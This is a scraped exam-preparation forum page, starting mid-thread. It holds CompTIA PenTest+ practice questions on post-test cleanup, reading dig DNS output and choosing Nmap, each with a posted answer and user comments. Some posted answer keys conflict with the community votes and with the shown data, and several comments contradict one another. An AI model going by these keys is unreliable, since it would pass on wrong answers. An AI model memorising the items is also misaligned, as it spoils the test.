<https://www.google.com/url?sa=t&source=web&rct=j&url=https://www.examttopics.com/discussions/comptia/view/69788-exam-pt1-002-topic-1-question-9-discussion/&ved=2ahUKewilPjYpt8T9AhXSNOwKHQhdD6oQFnoECBEQAQ&usq=AOvVaw3mqmThKqp1Gjiqrws8-IBj>

upvoted 2 times

  **KingIT_ENG** 1 year, 6 months ago

C and D is correct

upvoted 2 times

  **cy_analyst** 1 year, 6 months ago

Selected Answer: BD

As the Nmap scan shows, the SSH daemon on the device is outdated and vulnerable to attacks. It is recommended to either upgrade the SSH daemon to a more secure version or disable it altogether if not required.

Create an out-of-band network for management: Since network management interfaces are available on the production network, it is recommended to create a separate out-of-band network for management. This will help to isolate management traffic from regular network traffic and reduce the risk of unauthorized access to management interfaces.

upvoted 2 times



  **[Removed]** 1 year, 6 months ago

C and D is

correct

check this link

<https://www.google.com/url?sa=t&source=web&rct=j&url=https://www.examttopics.com/discussions/comptia/view/69788-exam-pt1-002-topic-1-question-9-discussion/&ved=2ahUKEwiLpJyPt8T9AhXSNOWKHQhdD6oQFnoECBEQAQ&usg=AOvVaw3mqmThKqp1Gjiqrws8-IBj>
upvoted 2 times

  **kloug** 1 year, 7 months ago

B. Disable or upgrade SSH daemon: The identified version of the SSH daemon is old and might contain known vulnerabilities. Disabling the SSH daemon or upgrading it to a newer version can reduce the risk of exploitation.

D. Create an out-of-band network for management: Since the network management interfaces are available on the production network, an out-of-band network for management should be created. This can help isolate the network management traffic and protect it from potential attacks on the production network.



upvoted 3 times

  **[Removed]** 1 year, 7 months ago

C and D is correct 100% sure
upvoted 2 times

  **[Removed]** 1 year, 7 months ago

C or D is correct answer
upvoted 2 times

  **2Fish** 1 year, 7 months ago

C & D from another source.

<https://www.examttopics.com/discussions/comptia/view/69788-exam-pt1-002-topic-1-question-9-discussion/>
upvoted 4 times

  **TKW36** 1 year, 7 months ago

Selected Answer: CE

C & E. We can see that HTTP was redirected, so we don't want to allow that. Also the authentication is labeled basic, so we'd want to remediate that also.

upvoted 2 times

  **PhillyCheese** 9 months ago

The other options, while potentially beneficial in certain contexts, do not address the immediate and critical security concerns highlighted by the penetration test findings as directly as options C and E. Enhanced password complexity (A) is good practice but does not address the fundamental issue of transmitting credentials securely. Disabling or upgrading the SSH daemon (B) is unrelated to the findings presented. Creating an out-of-band network for management (D) is a good security practice but is a broader recommendation that may not directly address the specific vulnerabilities found. Eliminating network management and control interfaces (F) is not practical, as these are necessary for managing the network, but they should be secured properly.

upvoted 1 times

A penetration tester was able to compromise a server and escalate privileges. Which of the following should the tester perform AFTER concluding the activities on the specified target? (Choose two.)

- A. Remove the logs from the server.
- B. Restore the server backup.
- C. Disable the running services.
- D. Remove any tools or scripts that were installed.
- E. Delete any created credentials.
- F. Reboot the target server.

Correct Answer: CE

Community vote distribution

DE (100%)

Incognito09 Highly Voted 1 year, 11 months ago

Selected Answer: DE

Vote for DE
upvoted 19 times

mehewas855 Most Recent 9 months, 2 weeks ago

Selected Answer: DE

DE looks good
upvoted 1 times

solutionz 1 year, 1 month ago

Selected Answer: DE

When a penetration tester concludes activities on a specified target, they should follow ethical guidelines to leave the system in a secure and stable state without tampering with the evidence. Based on these principles, the following actions should be taken:

- D. Remove any tools or scripts that were installed.
- E. Delete any created credentials.

upvoted 1 times

nickwen007 1 year, 6 months ago

The best recommendations for the tester to perform after concluding activities on the specified target would be D. Remove any tools or scripts that were installed, and E. Delete any created credentials.

upvoted 3 times

kloug 1 year, 7 months ago

d,e correct
upvoted 2 times

2Fish 1 year, 7 months ago

D E, absolutely.
upvoted 3 times

[Removed] 1 year, 9 months ago

Selected Answer: DE

DE for sure. All other options are server management roles likely from the client's staff or outsourced.

upvoted 3 times

A penetration tester is reviewing the following DNS reconnaissance results for comptia.org from dig:

...

;; ANSWER SECTION

```
comptia.org. 3569 IN MX comptia.org-mail.protection.outlook.com. comptia.org. 3569 IN A 3.219.13.186. comptia.org. 3569 IN NS
ns1.comptia.org. comptia.org. 3569 IN SOA haven. administrator.comptia.org. comptia.org. 3569 IN MX new.mx0.comptia.org. comptia.org. 3569
IN MX new.mx1.comptia.org.
```

Which of the following potential issues can the penetration tester identify based on this output?

- A. At least one of the records is out of scope.
- B. There is a duplicate MX record.
- C. The NS record is not within the appropriate domain.
- D. The SOA records outside the comptia.org domain.

Correct Answer: B

Community vote distribution

A (72%) D (17%) 11%

TheSkyMan Highly Voted 1 year, 4 months ago

Selected Answer: A

"MX
comptia.org-mail.protection.outlook.com" is a
Microsoft email server, not a CompTIA server. It is
out of scope and should not be tested. Going with A.
upvoted 7 times

nerdo9 Most Recent 4 months, 2 weeks ago

if you chose B can you show
me the duplicate record?
upvoted 1 times

nerdo9 4 months, 2 weeks ago

I knew it was A, the
outlook.com is outta scope
upvoted 1 times

Anarckii 1 year, 3 months ago

Selected Answer: B

The question ask "
Which of the following potential issues can the
penetration tester identify based on this output?
" A: is not an issue with the dig. This is
relating to the ROA. The purpose is to locate what
is the issue with the findings and that would be
there is two similar MX records, B
upvoted 2 times

deeden 6 months, 1 week ago

I
don't see any duplicate MX
record?
upvoted 2 times

[Removed] 1 year, 5 months ago

Answer B would be the most
correct as the key purpose of the penetration test
is to identify vulnerabilities and weaknesses in the
target system or network, and report them to the
organization so that they can be addressed and
fixed. The other options (A, C, D, and E) are also
important, but they are not the primary purpose of
the penetration test. For example, option A focuses
on determining the effectiveness of the
organization's security controls, which is
important but not the main goal of a penetration
test. Option C deals with compliance, which is also

important but not the primary objective of a penetration test. Option D is focused on verifying system availability, which is again important but not the main purpose of a penetration test. And finally, option E is about determining the quality of the system design and implementation, which is also important but not the main goal of a penetration test.

upvoted 1 times

  **KingIT_ENG** 1 year, 6 months ago

A is the answer
upvoted 1 times

  **[Removed]** 1 year, 6 months ago

A is the correct answer
upvoted 1 times

  **[Removed]** 1 year, 6 months ago

A is the answer B or D is incorrect
upvoted 1 times

  **cy_analyst** 1 year, 6 months ago

Selected Answer: D

The Start of Authority (SOA) record indicates which DNS server is authoritative for the zone and provides administrative information about the zone. In the given DNS reconnaissance results, the SOA record shows that the zone is administered by "haven.administrator.comptia.org," which is outside the comptia.org domain. This could indicate a configuration error or a security issue. The penetration tester should investigate this further to determine if there is any potential vulnerability or misconfiguration that could be exploited.

upvoted 3 times

  **KingIT_ENG** 1 year, 6 months ago

A is correct answer
upvoted 2 times

  **cy_analyst** 1 year, 5 months ago

ANSWER
SECTION:
comptia.org. 2854 IN SOA
armando.ns.cloudflare.com.
dns.cloudflare.com. 2305692957 10000
2400 604800 3600
upvoted 1 times

  **[Removed]** 1 year, 6 months ago



I think B is the answer
upvoted 1 times

  **[Removed]** 1 year, 6 months ago

What you think about Q 86?
upvoted 1 times

  **[Removed]** 1 year, 6 months ago

A or B ?
upvoted 1 times

  **kloug** 1 year, 7 months ago

bbbbbbbbbb
upvoted 1 times

  **[Removed]** 1 year, 7 months ago

I think A is correct
upvoted 2 times

  **shakevia463** 1 year, 7 months ago

Having two different mail server mx records is not recommended, now having two mx records for the same provider is okay in my experience. You wouldn't want office 365 mail server and in house mail server records mail will be lost even if you set the priority. I've had to fix these issues for years.



upvoted 3 times

  **som3onenooned1** 1 year, 10 months ago

Selected Answer: A

A - Based on results you may compare data with RoE and notice that some subdomains or IPs are out of scope. I would say *.outlook.com. is out of scope
B - you can have duplicate MX record
C - NS record is fine and is within comptia.org domain
D - SOA record is inside comptia.org domain, although it lacks refresh, retry, expire and negative cache TTL data.



upvoted 3 times

  **mj944** 1 year, 10 months ago

Selected Answer: A

first MX record is out of scope

upvoted 3 times

  **Manzer** 1 year, 11 months ago

comptia.org. 3569 IN MX
comptia.org-mail.protection.outlook.com.
comptia.org. 3569 IN A 3.219.13.186.
comptia.org. 3569 IN NS ns1.comptia.org.
comptia.org. 3569 IN SOA haven.
administrator.comptia.org.
comptia.org. 3569 IN MX new.mx0.comptia.org.
comptia.org. 3569 IN MX new.mx1.comptia.org.

I can't tell. you can have multiple MX records and they are not dupes. Maybe the SOA record because there is a space.

upvoted 2 times



A consultant just performed a SYN scan of all the open ports on a remote host and now needs to remotely identify the type of services that are running on the host. Which of the following is an active reconnaissance tool that would be BEST to use to accomplish this task?

- A. tcpdump
- B. Snort
- C. Nmap
- D. Netstat
- E. Fuzzer

Correct Answer: C

Community vote distribution

C (100%)

  **RRabbit** Highly Voted  1 year, 8 months ago

Selected Answer: C

C. Nmap

Nmap (Network Mapper) is a widely used active reconnaissance tool that can be used to remotely identify the type of services that are running on a host. It can map the host's open ports and attempt to identify the service running on each port. Nmap can also be used to discover the operating system, device type and other information of the host.

A. Tcpdump is a packet sniffer that captures and analyzes network traffic, it's not used for identifying the service running on a host.

B. Snort is an intrusion detection system that analyzes network traffic, it's not used for identifying the service running on a host.

D. Netstat is a command-line tool that displays network connections, routing tables, and interface statistics, it's not used for identifying the service running on a host.

E. Fuzzer is a tool that is used to find security vulnerabilities by sending malformed or unexpected inputs to a program, it's not used for identifying the service running on a host.

upvoted 6 times